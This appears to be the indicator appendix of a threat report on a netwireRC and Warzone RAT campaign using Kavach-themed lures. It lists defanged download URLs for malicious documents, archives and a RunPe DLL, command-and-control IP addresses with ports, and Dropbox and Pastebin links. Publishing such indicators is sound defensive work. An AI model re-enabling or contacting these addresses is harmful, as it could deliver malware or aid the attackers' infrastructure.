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C# based netwire loaders

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netwireRC

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Warzone/AVEMARIA

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File Enumerators

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VBS

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Malicious archives

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Malicious server side scripts

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Network IOCs

Maldoc download locations

hxxp://service[.]clickaway[.]com//ccrs_tool/uploads/722CDfdBpfUbRyg.bbc
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/feedback.docm
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/Security-Updates.docm
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hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/ma/KAVACH-INSTALLATION-VER-1.docm
hxxps://aps[.]govrn[.]xyz/schedule2021.docm

Loader/RAT download locations

5[.]252[.]179[.]221:6200
64[.]188[.]113[.]46

netwireRC C2s

66[.]154[.]103[.]106:13374
66[.]154[.]103[.]106:13371
66[.]154[.]103[.]106:13377

Malicious archive download locations

hxxps://www.unicauca[.]edu[.]co/regionalizacion/sites/default/files/Meeting-details.zip
hxxps://www.unicauca[.]edu[.]co/regionalizacion/sites/default/files/kavach-1-5/kavach-2-instructions.zip
hxxp://www.unicauca[.]edu[.]co/regionalizacion/sites/default/files/kavach-1-5/KAVACH-INSTALLATION-V3.zip
hxxps://dsoipalamvihar[.]co[.]in/pdf/important_notice.zip
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/acc/cctv-footages/student-termination-and-proof.zip
hxxp://beechtree[.]co[.]in/Admin/IconImages/progress-reports/Progress-report-43564.zip

RunPe download URLs

hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/RunPe.dll

Misc URLs

hxxps://www[.]dropbox[.]com/s/w8tc18w2lv1kv6d/msovb.vbs?dl=1
hxxps://www[.]dropbox[.]com/s/lt7a981theoyajy/adobecloud.7z
hxxps://pastebin[.]com/raw/mrwtZi34

Malicious server-side script URLs

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